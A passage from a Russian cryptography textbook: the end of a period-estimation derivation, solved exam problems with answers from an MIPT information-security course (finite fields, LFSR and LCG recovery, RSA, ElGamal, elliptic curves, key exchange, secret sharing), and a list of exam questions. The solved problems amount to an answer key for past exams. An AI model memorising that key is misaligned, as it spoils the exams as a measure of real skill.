$$\mathbf{X}=\begin{bmatrix}X_1 & X_2 & \cdots & X_{L/m}\\ Y_1 & Y_2 & \cdots & Y_{L/m}\\ \vdots & \vdots & \ddots & \vdots\\ Z_1 & Z_2 & \cdots & Z_{L/m}\end{bmatrix}.$$

Считаем, что одинаково распределённые случайные буквы в первой строке имеют распределение

$$P_1=\{p_{11},p_{12},\ldots,p_{1A}\},$$

одинаково распределённые случайные буквы во второй строке имеют распределение

$$P_2=\{p_{21},p_{22},\ldots,p_{2A}\}$$

и т. д., одинаково распределённые случайные буквы m-й строки имеют распределение

$$P_m=\{p_{m1},p_{m2},\ldots,p_{mA}\}.$$

Для вычисления вероятности того, что в случайно выбранной паре позиций будут одинаковые буквы, выполним суммирование

по различным парам внутри строк и по парам между различными строками. Аналогично предыдущему случаю получим:

$$I(\mathcal{P}_1, \mathcal{P}_2, \ldots, \mathcal{P}_m) =$$
$$= \frac{2}{L(L-1)} \left(\frac{L}{2m} \left(\frac{L}{m} - 1 \right) k_{p_1} + \frac{L}{2m} \left(\frac{L}{m} - 1 \right) k_{p_2} + \right.$$
$$\left. + \cdots + \frac{L}{2m} \left(\frac{L}{m} - 1 \right) k_{p_m} \right) +$$
$$+ \frac{2}{L(L-1)} \left(\left(\frac{L}{m} \right)^2 k_{p_1,p_2} + \left(\frac{L}{m} \right)^2 k_{p_1,p_3} + \cdots + \left(\frac{L}{m} \right)^2 k_{p_{m-1},p_m} \right).$$

Первая сумма содержит m слагаемых, вторая – $\frac{m(m-1)}{2}$ слагаемых. Полагая

$$k_{p_1} = k_{p_2} = \cdots = k_{p_m} = k_p,$$

$$k_{p_i p_j} = k_r = \frac{1}{A}, \; i \neq j,$$

получим после несложных выкладок

$$m = \frac{k_p - k_r}{I - k_r + \frac{k_p - I}{L}}.$$

Приложение Б

Примеры задач

В данном разделе приведены примеры задач, которые использовались на контрольных работах в МФТИ по курсу «Защита информации» в 2011–2015 годах.

Б.1. Математические основы

№1.1. Найдите общее количество генераторов аддитивной циклической группы $\mathbb{Z}_{33}$ с операцией в виде сложения чисел по модулю 33 и перечислите их.

Ответ: 20: [1, 2, 4, 5, 7, 8, 10, 13, 14, 16, 17, 19, 20, 23, 25, 26, 28, 29, 31, 32].

№1.2. Вычислить в поле Галуа $GF\left(2^5\right)$, $m(x) = x^5 + x^3 + x^2 + x + 1$, следующее значение: $28 \times 29 + 23^2$. Многочлены заданы как десятичное представление двоичных коэффициентов, свободный член многочлена соответствует младшему биту двоичного представления. В ответе привести в десятичном представлении результаты умножения, возведения в степень и сложения.

Решение:

- $a =$ "28" $\Rightarrow a(x) = x^4 + x^3 + x^2$;
- $b =$ "29" $\Rightarrow b(x) = x^4 + x^3 + x^2 + 1$;

- $c = "23" \Rightarrow c(x) = x^4 + x^2 + x + 1$;
- $a(x) \times b(x) = x^4 + x^3 + x + 1 \Rightarrow a \times b = "27"$;
- $c(x)^2 = x^4 + x^3 + x^2 \Rightarrow c^2 = "28"$;
- $result(x) = x^2 + x + 1 \Rightarrow result = "7"$.

Ответ: «27»; «28»; «7».

№1.3. Вычислить в поле Галуа $GF(27)$, $m(x) = x^3 + x^2 + x + 2$, следующее значение: $26 \times 11 + 25^2$. Многочлены заданы как десятичное представление троичных коэффициентов, свободный член многочлена соответствует младшему триту троичного представления. В ответе привести в десятичном представлении результаты умножения, возведения в степень и сложения.

Решение:

- $a = "26" \Rightarrow a(x) = 2x^2 + 2x + 2$;
- $b = "11" \Rightarrow b(x) = x^2 + 2$;
- $c = "25" \Rightarrow c(x) = 2x^2 + 2x + 1$;
- $a(x) \times b(x) = x^2 + 1 \Rightarrow a \times b = "10"$;
- $c^2(x) = x + 2 \Rightarrow c^2 = "5"$;
- $result(x) = x^2 + x \Rightarrow result = "12"$.

Ответ: «10»; «5»; «12».

№1.4. Используя алгоритм быстрого возведения в степень (с помощью разложения показателя степени по степеням двойки по схеме «слева направо»), вычислить $175^{235} \mod 257$.

Решение:

- двоичная форма записи степени: $235_{10} = 11101011_2$;
- полное выражение для вычисления: $((((((1 \times 175^1)^2 \times 175^1)^2 \times 175^1)^2 \times 175^0)^2 \times 175^1)^2 \times 175^0)^2 \times 175^1)^2 \times 175^1 \mod 257$;
- шаг №1: $1^2 \times 175 \mod 257 = 175$;
- шаг №2: $175^2 \times 175 \mod 257 = 154$;
- шаг №3: $154^2 \times 175 \mod 257 = 7$;
- шаг №4: $7^2 \mod 257 = 49 \mod 257 = 49$;
- шаг №5: $49^2 \times 175 \mod 257 = 237$;
- шаг №6: $237^2 \mod 257 = 143$;

- шаг №7: $143^2 \times 175 \mod 257 = 107$;
- шаг №8: $107^2 \times 175 \mod 257 = 3$.

Ответ: 3.

Б.2. Общие определения и теория

№2.1. Рассмотрим множество паролей, состоящих из 12 строчных и заглавных латинских букв, а также цифр.

- Каков размер этого множества?
- Сколько времени потребуется на взлом шифртекста, зашифрованного данным паролем, если предположить, что во взломе участвуют все компьютеры мира (7 млрд.), а средний компьютер перебирает 300 000 паролей в секунду?[1]
- Каковы затраты электроэнергии в денежном эквиваленте, если средний компьютер потребляет мощность 400 Вт, а стоимость 1 кВт×час составляет 4,68 рубля?

Решение:

- общее количество символов: $26 + 26 + 10 = 62$;
- общее количество паролей: $62^{12} \approx 3{,}226 \times 10^{21}$;
- время на перебор: $62^{12}/(3 \times 10^5)/(7 \times 10^9) \approx 1{,}54 \times 10^6$ сек.;
  - в минутах: ≈ 25605;
  - в часах: ≈ 427;
  - в днях: ≈ 18;
- стоимость: $427 \times (7 \times 10^9) \times 0{,}4 \times 4{,}68 \approx 5{,}59 \times 10^{12}$ руб.

Ответ: паролей $3{,}226 \times 10^{21}$; на перебор нужно $1{,}54 \times 10^6$ секунд (≈ 18 дней); затраты – 5,6 триллиона рублей.

№2.2. Источник открытого текста характеризуется случайной величиной X, принимающей два значения x_1 и x_2 с вероятностями $p(x = x_1) = 1/5$ и $p(x = x_2) = 4/5$ соответственно. Источник

[1] См. скорости перебора MD5-хэшей на странице http://openwall.info/wiki/john/benchmarks.

ключей характеризуется случайной величиной Z, независимой от величины X, принимающей два значения z_1 и z_2 с вероятностями $p(z = z_1) = 1/6$ и $p(z = z_2) = 5/6$ соответственно. Функция шифрования $E_z(x)$ задаётся следующими правилами: $(x_1, z_1) \to y_1$, $(x_1, z_2) \to y_2$, $(x_2, z_1) \to y_2$, $(x_2, z_2) \to y_1$.

1. Найдите собственную информацию каждого из сообщений открытого текста в битах.
2. Найдите энтропию источника сообщений, источника ключей и шифртекста в битах.
3. Найдите взаимную информацию открытого текста и ключа в битах.
4. Найдите взаимную информацию открытого текста и шифртекста в битах.
5. Найдите взаимную информацию ключа и шифртекста в битах.
6. Найдите апостериорное распределение вероятностей открытого текста для обоих вариантов перехваченных злоумышленником шифртекстов y_1 и y_2. Используя вычисленные значения, определите, является ли данная шифросистема абсолютно надёжной. Если нет, то что в данной криптосистеме необходимо поменять? Покажите, что апостериорные вероятности после доработки будут удовлетворять необходимым требованиям абсолютно надёжной криптосистемы.

Ответ:

- $I(x_1) = \log_2 5 = 2{,}322$ бит; $I(x_2) = \log_2 5/4 = 0{,}322$ бит;
- $H(X) = 0{,}722$ бит; $H(Z) = 0{,}650$ бит; $H(Y) = 0{,}881$ бит;
- $I(X; Z) = 0$ бит; $I(X; Y) = 0{,}231$ бит; $I(Y; Z) = 0{,}159$ бит;
- $p(x_1|y_1) = 1/21$; $p(x_2|y_1) = 20/21$; $p(x_1|y_2) = 5/9$; $p(x_2|y_2) = 4/9$; не является.

Б.3. КСГПСЧ и потоковые шифры

№3.1. Привести следующие два элемента последовательности, сформированной линейным конгруэнтным методом, если предыдущие 3 элемента последовательности такие: 348, 65, 139, а все вычисления выполняются в поле $\mathbb{F}_{499}$.

Решение:


- используя предыдущие значения выхода генератора, строим систему уравнений:

$$\begin{cases} 348 \cdot a + c = 65 \mod 499 \\ 65 \cdot a + c = 139 \mod 499 \end{cases};$$

- из системы уравнений находим $a = 467$ и $c = 223$;
- используя найденные значения, находим следующие элементы последовательности:
  - $x_3 = ax_2 + c \mod m = 467 \cdot 139 + 223 \mod 499 = 266$;
  - $x_4 = ax_3 + c \mod m = 467 \cdot 266 + 223 \mod 499 = 194$.

Ответ: 266, 194.

№3.2. Приведите *предыдущие* 5 бит выхода генератора псевдослучайной последовательности, основанного на регистре сдвига с линейной обратной связью, если известно, что характеристический полином регистра – $m(x) = x^5 + x^3 + 1$ (см. рис.), а дальнейшая последовательность такова: $1, 1, 0, 1, 0, 1$.



Решение.

- Из коэффициентов многочлена $m(x)$ получаем формулу предыдущего элемента:

$$m(x) = \sum_{i=5\ldots1} a_i x^i + 1 = x^5 + x^3 + 1;$$

$$b_0 = a_5 b_5 \oplus \cdots \oplus a_1 b_1 = b_5 \oplus b_3.$$

  Это формула бита, который на следующей итерации станет битом b_1, то есть значение функции обратной связи регистра;
- $b_5 = b_0 \oplus b_3$ – формула выходного бита, если известны остальные биты и значение функции обратной связи;

- За счёт последних 5 бит выхода восстанавливаем состояние регистра $\overrightarrow{s_1} = (b_1, b_2, b_3, b_4, b_5) = (1, 0, 1, 0, 1)$. Далее начинаем отматывать время назад.
- $\overrightarrow{s_1} = (1, 0, 1, 0, 1)$. $\overrightarrow{s_0} = (0, 1, 0, 1, ?)$ и $b_0 = 1$.
  $b_5 = b_0 \oplus b_3 = 1 \oplus 0 = 1$. $\overrightarrow{s_0} = (0, 1, 0, 1, 1)$.
  Выход — 1;
- $\overrightarrow{s_0} = (0, 1, 0, 1, 1)$. $\overrightarrow{s_{-1}} = (1, 0, 1, 1, ?)$ и $b_0 = 0$.
  $b_5 = b_0 \oplus b_3 = 0 \oplus 1 = 1$. $\overrightarrow{s_{-1}} = (1, 0, 1, 1, 1)$.
  Выход — 1;
- $\overrightarrow{s_{-1}} = (1, 0, 1, 1, 1)$. $\overrightarrow{s_{-2}} = (0, 1, 1, 1, ?)$ и $b_0 = 1$.
  $b_5 = b_0 \oplus b_3 = 1 \oplus 1 = 0$. $\overrightarrow{s_{-2}} = (0, 1, 1, 1, 0)$.
  Выход — 0;
- $\overrightarrow{s_{-2}} = (0, 1, 1, 1, 0)$. $\overrightarrow{s_{-3}} = (0, 0, 1, 1, ?)$ и $b_0 = 0$.
  $b_5 = b_0 \oplus b_3 = 0 \oplus 1 = 1$. $\overrightarrow{s_{-3}} = (1, 1, 1, 0, 1)$.
  Выход — 1;
- $\overrightarrow{s_{-3}} = (1, 1, 1, 0, 1)$. $\overrightarrow{s_{-4}} = (0, 1, 0, 1, ?)$ и $b_0 = 1$.
  $b_5 = b_0 \oplus b_3 = 1 \oplus 0 = 1$. $\overrightarrow{s_{-4}} = (1, 1, 0, 1, 1)$.
  Выход — 1;
- $\overrightarrow{s_{-4}} = (1, 1, 0, 1, 1)$. $\overrightarrow{s_{-5}} = (0, 1, 1, 0, ?)$ и $b_0 = 1$.
  $b_5 = b_0 \oplus b_3 = 1 \oplus 1 = 0$. $\overrightarrow{s_{-5}} = (1, 0, 1, 1, 0)$.
  Выход — 0;
- Ответ (в порядке выдачи бит генератором): $0, 1, 1, 0, 1$.
- Краткое оформление второй части задачи можно увидеть в таблице Б.1. Таблица заполняется снизу вверх (так как нам нужны предыдущие биты, а не следующие). Последняя строка таблицы соответствует последнему известному состоянию регистра – последним 5 битам последовательности. Столбцы таблицы связаны формулой $b_5 \oplus b_3 = b_0$. Ответ находится в первых 5 элементах первого столбца.

Ответ: $0, 1, 1, 0, 1$.

№3.3. Укажите характеристический полином и приведите следующие 5 бит выхода генератора псевдослучайной последовательности, основанного на регистре сдвига с линейной обратной связью, если известно, что степень характеристического полинома регистра – $m(x)$ – равна 5, а предыдущая последовательность такова: $0, 1, 0, 0, 1, 1, 0, 0, 0, 0, 1$. Порядок бит в последовательности со-

		b_5	b_4	b_3	b_2	b_1	b_0
$\overrightarrow{s_{-5}}$	0	0	1	1	0	1	1
$\overrightarrow{s_{-4}}$	1	1	1	0	1	1	1
$\overrightarrow{s_{-3}}$	1	1	0	1	1	1	0
$\overrightarrow{s_{-2}}$	0	0	1	1	1	0	1
$\overrightarrow{s_{-1}}$	1	1	1	1	0	1	0
$\overrightarrow{s_0}$	1	1	1	0	1	0	1
$\overrightarrow{s_1}$	1	1	0	1	0	1	·

Таблица Б.1 – Краткое оформление решения задачи №3.2 в виде таблицы

ответствует порядку их генерации РСЛОС.

Решение.

- Каждый бит выходной последовательности есть функция 5 предыдущих выходных бит вида $b_0 = f(b_5 \dots b_1)$. В данных обозначениях b_5 является наиболее ранним битом, а b_1 – последним, который сгенерировал РСЛОС непосредственно перед генерацией бита b_0. Вид функции задаётся характеристическим многочленом, который и нужно найти.

$$m(x) = x^5 + a_4x^4 + a_3x^3 + a_2x^2 + a_1x^1 + 1;$$
$$b_5 \oplus a_4b_4 \oplus a_3b_3 \oplus a_2b_2 \oplus a_1b_1 = b_0.$$

$$\begin{aligned} f(0,1,0,0,1) &= 1, \\ f(1,0,0,1,1) &= 0, \\ f(0,0,1,1,0) &= 0, \\ f(0,1,1,0,0) &= 0, \\ f(1,1,0,0,0) &= 0, \\ f(1,0,0,0,0) &= 1. \end{aligned}$$

- Это приводит к системе уравнений:

$$\begin{cases} f(0,1,0,0,1) = 0 \oplus (a_4 \cdot 1) \oplus (a_3 \cdot 0) \oplus (a_2 \cdot 0) \oplus (a_1 \cdot 1) = 1 \\ f(1,0,0,1,1) = 1 \oplus (a_4 \cdot 0) \oplus (a_3 \cdot 0) \oplus (a_2 \cdot 1) \oplus (a_1 \cdot 1) = 0 \\ f(0,0,1,1,0) = 0 \oplus (a_4 \cdot 0) \oplus (a_3 \cdot 1) \oplus (a_2 \cdot 1) \oplus (a_1 \cdot 0) = 0 \\ f(0,1,1,0,0) = 0 \oplus (a_4 \cdot 1) \oplus (a_3 \cdot 1) \oplus (a_2 \cdot 0) \oplus (a_1 \cdot 0) = 0 \\ f(1,1,0,0,0) = 1 \oplus (a_4 \cdot 1) \oplus (a_3 \cdot 0) \oplus (a_2 \cdot 0) \oplus (a_1 \cdot 0) = 0 \\ f(1,0,0,0,0) = 1 \oplus (a_4 \cdot 0) \oplus (a_3 \cdot 0) \oplus (a_2 \cdot 0) \oplus (a_1 \cdot 0) = 1 \end{cases}$$

$$\begin{cases} a_4 \oplus a_1 = 1 \\ a_2 \oplus a_1 = 1 \\ a_3 \oplus a_2 = 0 \\ a_4 \oplus a_3 = 0 \\ a_4 = 1 \end{cases}$$


- Найденные из системы уравнения коэффициенты:

$$(a_4, a_3, a_2, a_1) = (1, 1, 1, 0)\,.$$

- Характеристический полином регистра:

$$m(x) = x^5 + a_4 x^4 + a_3 x^3 + a_2 x^2 + a_1 x^1 + 1;$$
$$m = x^5 + x^4 + x^3 + x^2 + 1.$$

- Схема РСЛОС приведена на рисунке.



- Теперь, когда характеристический полином известен, восстанавливаем состояния регистра по последним 5 выходным битам:
  - $(b_5, b_4, b_3, b_2, b_1) = (0, 0, 0, 0, 1)$. Сумма: $b_0 = b_5 \oplus b_4 \oplus b_3 \oplus b_2 = 0 \oplus 0 \oplus 0 \oplus 0 = 0$. Следующее состояние $(0, 0, 0, 1, 0)$, а текущий выход $b_5 = 0$.
  - $(b_5, b_4, b_3, b_2, b_1) = (0, 0, 0, 1, 0)$. Сумма: $b_0 = b_5 \oplus b_4 \oplus b_3 \oplus b_2 = 0 \oplus 0 \oplus 0 \oplus 1 = 1$. Следующее состояние $(0, 0, 1, 0, 1)$, а текущий выход $b_5 = 0$.
  - $(b_5, b_4, b_3, b_2, b_1) = (0, 0, 1, 0, 1)$. Сумма: $b_0 = b_5 \oplus b_4 \oplus b_3 \oplus b_2 = 0 \oplus 0 \oplus 1 \oplus 0 = 1$. Следующее состояние $(0, 1, 0, 1, 1)$, а текущий выход $b_5 = 0$.
  - $(b_5, b_4, b_3, b_2, b_1) = (0, 1, 0, 1, 1)$. Сумма: $b_0 = b_5 \oplus b_4 \oplus b_3 \oplus b_2 = 0 \oplus 1 \oplus 0 \oplus 1 = 0$. Следующее состояние $(1, 0, 1, 1, 0)$, а текущий выход $b_5 = 0$.
  - $(b_5, b_4, b_3, b_2, b_1) = (1, 0, 1, 1, 0)$. Сумма: $b_0 = b_5 \oplus b_4 \oplus b_3 \oplus b_2 = 1 \oplus 0 \oplus 1 \oplus 1 = 1$. Следующее состояние $(0, 1, 1, 0, 1)$, а текущий выход $b_5 = 1$.
- Следующие итерации, дающие нужный ответ:

- $(b_5, b_4, b_3, b_2, b_1) = (0, 1, 1, 0, 1)$. Сумма: $b_0 = b_5 \oplus b_4 \oplus b_3 \oplus b_2 = 0 \oplus 1 \oplus 1 \oplus 0 = 0$. Следующее состояние $(1, 1, 0, 1, 0)$, а текущий выход $b_5 = 0$.
- $(b_5, b_4, b_3, b_2, b_1) = (1, 1, 0, 1, 0)$. Сумма: $b_0 = b_5 \oplus b_4 \oplus b_3 \oplus b_2 = 1 \oplus 1 \oplus 0 \oplus 1 = 1$. Следующее состояние $(1, 0, 1, 0, 1)$, а текущий выход $b_5 = 1$.
- $(b_5, b_4, b_3, b_2, b_1) = (1, 0, 1, 0, 1)$. Сумма: $b_0 = b_5 \oplus b_4 \oplus b_3 \oplus b_2 = 1 \oplus 0 \oplus 1 \oplus 0 = 0$. Следующее состояние $(0, 1, 0, 1, 0)$, а текущий выход $b_5 = 1$.
- $(b_5, b_4, b_3, b_2, b_1) = (0, 1, 0, 1, 0)$. Сумма: $b_0 = b_5 \oplus b_4 \oplus b_3 \oplus b_2 = 0 \oplus 1 \oplus 0 \oplus 1 = 0$. Следующее состояние $(1, 0, 1, 0, 0)$, а текущий выход $b_5 = 0$.
- $(b_5, b_4, b_3, b_2, b_1) = (1, 0, 1, 0, 0)$. Сумма: $b_0 = b_5 \oplus b_4 \oplus b_3 \oplus b_2 = 1 \oplus 0 \oplus 1 \oplus 0 = 0$. Следующее состояние $(0, 1, 0, 0, 0)$, а текущий выход $b_5 = 1$.

- Итого ответ на вторую часть задачи: $0, 1, 1, 0, 1$.
- Краткое оформление второй части задачи можно увидеть в таблице Б.2. Таблица заполняется сверху вниз. Столбцы таблицы связаны формулой $b_5 \oplus b_4 \oplus b_3 \oplus b_2 = b_0$. В первой строке записаны первые 5 бит полученной последовательности. Выполняя последовательно операции над регистром, мы получим все следующие биты. Начать заполнение таблицы можно со строчки $\vec{s}_6$ (то есть с последних 5 бит, данных в условии задачи), строки выше приведены для возможности (само)контроля студента. Ответом являются последние 5 бит в первом столбце.

Ответ: полином $m(x) = x^5 + x^4 + x^3 + x^2 + 1$; дальнейшая последовательность: $0, 1, 1, 0, 1$.

Б.4. Псевдопростые числа

№4.1. Проверить, являются ли числа 73, 95 свидетелями простоты числа 111 по Ферма.

Ответ: да; нет.

№4.2. Проверить, являются ли числа 74, 448, 640, 660, 719 свидетелями простоты числа 793 по Миллеру.

		b_5	b_4	b_3	b_2	b_1	b_0
$\overrightarrow{s_0}$	0	0	1	0	0	1	1
$\overrightarrow{s_1}$	1	1	0	0	1	1	0
$\overrightarrow{s_2}$	0	0	0	1	1	0	0
$\overrightarrow{s_3}$	0	0	1	1	0	0	0
$\overrightarrow{s_4}$	1	1	1	0	0	0	0
$\overrightarrow{s_5}$	1	1	0	0	0	0	1
$\overrightarrow{s_6}$	0	0	0	0	0	1	0
$\overrightarrow{s_7}$	0	0	0	0	1	0	1
$\overrightarrow{s_8}$	0	0	0	1	0	1	1
$\overrightarrow{s_9}$	0	0	1	0	1	1	0
$\overrightarrow{s_{10}}$	1	1	0	1	1	0	1
$\overrightarrow{s_{11}}$	0	0	1	1	0	1	0
$\overrightarrow{s_{12}}$	1	1	1	0	1	0	1
$\overrightarrow{s_{13}}$	1	1	0	1	0	1	0
$\overrightarrow{s_{14}}$	0	0	1	0	1	0	0
$\overrightarrow{s_{15}}$	1	1	0	1	0	0	0

Таблица Б.2 – Краткое оформление решения второй части задачи №3.3 в виде таблицы

Ответ: да; да; нет; нет; да.

Б.5. Криптосистема RSA

№5.1. Зашифровать сообщение по схеме RSA. Открытый ключ: $n = 323$; $e = 245$. Сообщение: $m = 307$.

Ответ: $c = 86$.

№5.2. Расшифровать сообщение по схеме RSA. Для генерации пары открытого и закрытого ключа использовались числа: $p = 13$; $q = 17$. Открытая экспонента: $e = 91$. Зашифрованное сообщение: $c = 196$.

Ответ: $d = 19$; $m = 66$.

№5.3. Расшифровать сообщение по схеме RSA. Открытый ключ: $n = 85$; $e = 15$. Зашифрованное сообщение: $c = 32$.

Ответ: $p = 5$; $q = 17$; $d = 47$; $m = 8$.

№5.4. Подписать сообщение по схеме RSA. Закрытый ключ: $n = 437$; $d = 181$. Сообщение: $m = 84$.

Ответ: $s = 122$.

№5.5. Подписать сообщение по схеме RSA. Открытый ключ: $n = 253$; $e = 159$. Сообщение: $m = 193$.

Ответ: $n = 11 \cdot 23$; $d = 119$; $s = 2$.

Б.6. Криптосистема Эль-Гамаля

№6.1. Зашифровать сообщение по схеме Эль-Гамаля. Открытый ключ: $p = 29$; $g = 10$; $y = 8$. Закрытый ключ: $x = 5$. Сообщение: $M = 4$. Использовать следующий случайный параметр для шифрования: $k = 5$.

Ответ: $c = (a; b) = (8; 21)$.

№6.2. Расшифровать сообщение по схеме Эль-Гамаля. Открытый ключ: $p = 23$; $g = 5$; $y = 9$. Закрытый ключ: $x = 10$. Зашифрованное сообщение: $(10, 18)$.

Ответ: $m = 4$.

№6.3. Расшифровать сообщение по схеме Эль-Гамаля. Открытый ключ: $p = 29$; $g = 15$; $y = 28$. Закрытый ключ: $x = 14$. Зашифрованное сообщение: $(10, 23)$.

Ответ: $m = 6$.

№6.4. Проверить подпись по схеме Эль-Гамаля. Открытый ключ: $p = 29$; $g = 14$; $y = 7$. Сообщение: $m = 7$. Подпись: $a = 19$; $b = 19$.

Ответ: $S = 12$.

№6.5. Подписать сообщение по схеме Эль-Гамаля. Открытый ключ: $p = 23$; $g = 20$; $y = 17$. Сообщение: $m = 4$. Использовать следующий случайный параметр для создания подписи: $k = 7$.

Ответ: $x = 19$; $s = (a; b) = (21; 19)$.

Б.7. Эллиптические кривые

№7.1. Для точки A $(8; 6)$, принадлежащей группе точек эллиптической кривой $y^2 = x^3 - 9x - 13$ над конечным полем $\mathbb{F}_{17}$, найти координаты точек $B = 2 \times A = A + A$ и $C = 3 \times A = A + A + A$.

Ответ: $(3; 15)$, $(14; 15)$.

№7.2. Найти группу точек (перечислить все точки) эллиптической кривой $y^2 = x^3 - 2x - 10$ над конечным полем $\mathbb{F}_{13}$.

Решение: получение группы точек с помощью таблицы:

x	x^2	x^3	$-2x$	-10	y^2	y_1, y_2	точки
0	0	0	−0	−10	3	4,9	(0; 4), (0; 9)
1	1	1	−2	−10	2	—	—
2	4	8	−4	−10	7	—	—
3	9	1	−6	−10	11	—	—
4	3	12	−8	−10	7	—	—
5	12	8	−10	−10	1	1,12	(5; 1), (5; 12)
6	10	8	−12	−10	12	5,8	(6; 5), (6; 8)
7	10	5	−1	−10	7	—	—
8	12	5	−3	−10	5	—	—
9	3	1	−5	−10	12	5,8	(9; 5), (9; 8)
10	9	12	−7	−10	8	—	—
11	4	5	−9	−10	12	5,8	(11; 5), (11; 8)
12	1	12	−11	−10	4	2,11	(12; 2), (12; 11)

Ответ:

- Точки эллиптической кривой: $[(0; 4)$, $(0; 9)$, $(5; 1)$, $(5; 12)$, $(6; 5)$, $(6; 8)$, $(9; 5)$, $(9; 8)$, $(11; 5)$, $(11; 8)$, $(12; 2)$, $(12; 11)$, $O]$;
- Размер группы точек: 13.

№7.3. Для точки $(6; 9)$ определить, является ли она генератором всей группы точек кривой $y^2 = x^3 - 10x - 7$ над конечным полем $\mathbb{F}_{17}$ или подгруппы. Перечислить точки генерируемой подгруппы (группы).

Ответ: точка $(6; 9)$ — генератор подгруппы размера 4: $[(6; 9), (4; 0), (6; 8), O]$.

№7.4. Вычислить электронную подпись сообщения $m = 5$ по схеме ГОСТ Р 34.10-2012. Кривая $y^2 = x^3 - 3x - 8$ над конечным полем $\mathbb{F}_{11}$. В качестве генератора используется точка $G(0; 5)$, размер циклической подгруппы – 16. Открытый ключ отправителя сообщения $Q(10; 4)$. Для генерации ЭП использовать случайный параметр $k = 3$.

Решение

- Используя формулу $Q = d \times G$, перебором находим, что $d = 5$.
- $C = k \times G = 3 \times (0; 5) = (6; 5)$.
- $r = x_C \bmod q = 6 \bmod 16 = 6$.
- $e = m \bmod q = 5 \bmod 16 = 5$.
- $s = (rd + ke) \bmod q = (6 \cdot 5 + 3 \cdot 5) \bmod 16 = 13$.

Ответ: подпись: $(x_c, s) = (6, 13)$.

Б.8. Протоколы распространения ключей

№8.1. Алиса и Боб участвуют в группе распределения ключей по схеме Блома с модулем $p = 11$. Алисе выдан идентификатор $\overrightarrow{(5; 7)}$ и соответствующий ему закрытый ключ $\overrightarrow{(5; 8)}$. Вычислите общий сеансовый ключ Алисы и Боба, если открытый ключ Боба $\overrightarrow{(4; 3)}$. Найдите секретную матрицу доверенного центра, если известно, что закрытый ключ Боба – $\overrightarrow{(1; 4)}$.

Ответ: $s = 0$. $\begin{pmatrix} 7 & 2 \\ 2 & 6 \end{pmatrix}$ – секретная матрица доверенного центра.

№8.2. Сгенерировать секретный сеансовый ключ для Алисы и Боба по протоколу Диффи — Хеллмана. Общие параметры схемы: генератор 14 и модуль 17. Открытые ключи Алисы и Боба равны 8 и 5 соответственно.

Решение и ответ:

- закрытый ключ Алисы: $a = \log_g A \bmod p = \log_{14} 8 \bmod 17 = 10$;
- закрытый ключ Боба: $b = \log_g B \bmod p = \log_{14} 5 \bmod 17 = 13$;
- генерация Алисой: $s = B^a \bmod p = 5^{10} \bmod 17 = 9$;
- генерация Бобом: $s = A^b \bmod p = 8^{13} \bmod 17 = 9$.

Б.9. Разделение секрета

№9.1. При разделении секрета по (k, n)-пороговой векторной схеме (схеме Блэкли) с модулем $p = 11$ получены 4 следа: $(8, 1, 4)$, $(9, 8, 10)$, $(4, 2, 1)$, $(4, 7, 5)$. Восстановите исходную точку и секрет, если известно, что это первая координата (x) точки.

Ответ: исходная точка: $(4, 8)$, секрет $M = 4$.

№9.2. Секрет был разделён по $(3, n)$-пороговой схеме Шамира с модулем $p = 11$. Известны четыре следа: $(3, 9)$, $(4, 9)$, $(5, 10)$, $(6, 1)$. Восстановить оптимальным способом исходный многочлен и секрет.

Ответ: исходный многочлен: $F(x) = ax^2 + bx + M = 6x^2 + 2x + 4$. Секретом является последний свободный многочлен $M = 4$.

№9.3. Используя эллиптическую кривую $y^2 = x^3 - 7x - 8$ над конечным полем $\mathbb{F}_{11}$, генератор $G(9; 8)$ и открытый ключ Боба $K_B(0; 5)$, Алиса сгенерировала разделяемый секрет (по схеме ECIES) $S = P_x$ для последующего использования в качестве ключа шифрования и передала Бобу соответствующий секрету след $R(5; 4)$. Найдите секрет S, если закрытый ключ Боба $k_B = 6$.

Решение и ответ:

- $P = k_B * R = 6 * (5; 4) = (5; 7)$.
- По шагам:

$$R \to 2R \to 3R \to 4R \to 5R \to 6R :$$

$$(5; 4) \to (10; 3) \to (0; 6) \to (0; 5) \to (10; 8) \to (5; 7).$$

- Ответ: $S = P_x = 5$.

Приложение В

Экзаменационные вопросы

В.1. Для курса «Защита информации»

Список вопросов по курсу «Защита информации» кафедры радиотехники и систем управления МФТИ для 4-го курса.

1. Цели, задачи и методы защиты информации. Примеры выполнения целей по защите информации без использования криптографических средств. Идентификация, аутентификация, авторизация, аудит, компрометация.

2. Криптология, криптоанализ, криптография. Криптографические примитивы. Основные определения и примеры использования. Код, шифр, ключ, хеш-функция, криптографический протокол, цифровая подпись, etc. Принцип Керкгоффса.

3. Применение основ теории информации в криптографии. Абсолютно защищённые шифры. Критерии и свойства. Латинский квадрат и шифроблокнот.

4. Расстояние единственности. Вывод для линеаризованной корректной криптосистемы.

5. Моноалфавитные и полиалфавитные шифры. Описание и криптоанализ.

6. Введение в блочные шифры. SP-сети и ячейка Фейстеля, их плюсы и минусы с точки зрения криптографа (автора шифра). Раундовые шифры, раундовые ключи, процедура их получения и использования. Общий вид блочного раундового шифра, от потока открытого текста до получения шифротекста. На примере (в сравнении) шифров Lucifer, DES и ГОСТ 28147-89.

7. Режимы сцепления блоков. Описание, плюсы и минусы каждого из режимов. Возможность самовосстановления, оценки потерь в расшифрованном тексте из-за ошибок канала. Возможности параллелизации шифрования и расшифрования.

8. Имитовставка. Свойства и процесс выработки на примере ГОСТ 28147-89.

9. Блочные шифры стандартов DES и ГОСТ 28147-89 (подробно).

10. Блочный шифр стандарта AES (подробно).

11. Генераторы случайных последовательностей. Генераторы псевдослучайных последовательностей. Принцип Дирихле. Период генератора. Линейно-конгруэнтный генератор, генератор на основе единственного регистра с линейной обратной связью. Оценка возможности использования в криптографии.

12. Криптографически стойкие генераторы псевдослучайной последовательности. Поточные шифры и требования к ним. Возможность создания поточных шифров из блочных. Плюсы и минусы подобного подхода. Объединение генераторов на основе РСЛОС для создания криптографически стойкого генератора псевдослучайной последовательности.

13. Терморектальный криптоанализ. Формулировка основной теоремы, идея доказательства. Свойства, примеры использования.

14. Современные потоковые шифры на примере A5/1. Общий вид, требования, характеристики и анализ защищённости.

15. Современные потоковые шифры на примере RC4. Общий вид, требования, характеристики и анализ защищённости.

16. Задача о словаре и хэш-функции. Коллизии в хеш-фунциях. Криптографически стойкие хеш-функции. Свойства, принципы построения криптографически стойких хэш-функций (стандарта США или ГОСТ Р 34.11-2012 «СТРИБОГ»). Структуры Меркла-Дамгарда, Миагучи-Пренеля. Использование хеш-функций в криптографии.

